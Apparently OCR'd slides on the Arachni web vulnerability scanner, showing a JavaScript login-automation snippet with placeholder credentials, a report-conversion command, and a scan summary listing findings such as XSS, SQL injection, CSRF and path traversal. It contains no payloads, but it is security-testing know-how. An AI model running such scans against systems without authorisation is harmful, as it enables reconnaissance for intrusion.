
Define login procedure as JavaScript

```
// Content of login.js

document.getElementsByName('j_username')[0].value = 'john.doe';
document.getElementsByName('j_password')[0].value = 'foo!bar';
document.forms[0].submit();
```


… to be executed by Arachni on login dialog.

Arachni Report Conversion

- Report files (*.afr) can be converted to XML, HTML, etc.
- **./arachni_reporter** "scan 2018-08-21.afr" --reporter=**html**:outfile=**report.zip**



http://kali:8080/maratho...
file:///root/Arachni/arachni-1.4-0.5.10/bin/report-marathon/index.html#!/summary/charts
Google
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Low
Informational
Cross-Site Request Forgery
Cross-Site Scripting (XSS) in script co...
SQL Injection
Cross-Site Scripting (XSS)
Cross-Site Scripting (XSS) in HTML ta...
Path Traversal
Missing 'X-Frame-Options' header
HTML object
Interesting response
Form-based File Upload
Allowed HTTP me...
Trusted
Untrusted
Severity
Severities of issues based on possible impact
(Click to see relevant Trusted issues.)
34.5%
62.1%
high
low
informational
Elements with issues, by type
27.6%
37.9%
34.5%
form
body
server
Trust evaluation (Trusted vs. Untrusted) of issues
(Click to see relevant issues.)
100.0%
Trusted
Untrusted

Grouped by severity & vulnerability



Issues 29
Plugin results 2
Sitemap 64
Configuration
(Fo
Trusted 29
High 10
Low 1
Informational 18
Cross-Site Request Forgery 3
Cross-Site Scripting (XSS) in script context 1
SQL Injection 1
Cross-Site Scripting (XSS) 3
Cross-Site Scripting (XSS) in HTML tag 1
Path Traversal 1
arathon/s

Request & response details for each finding

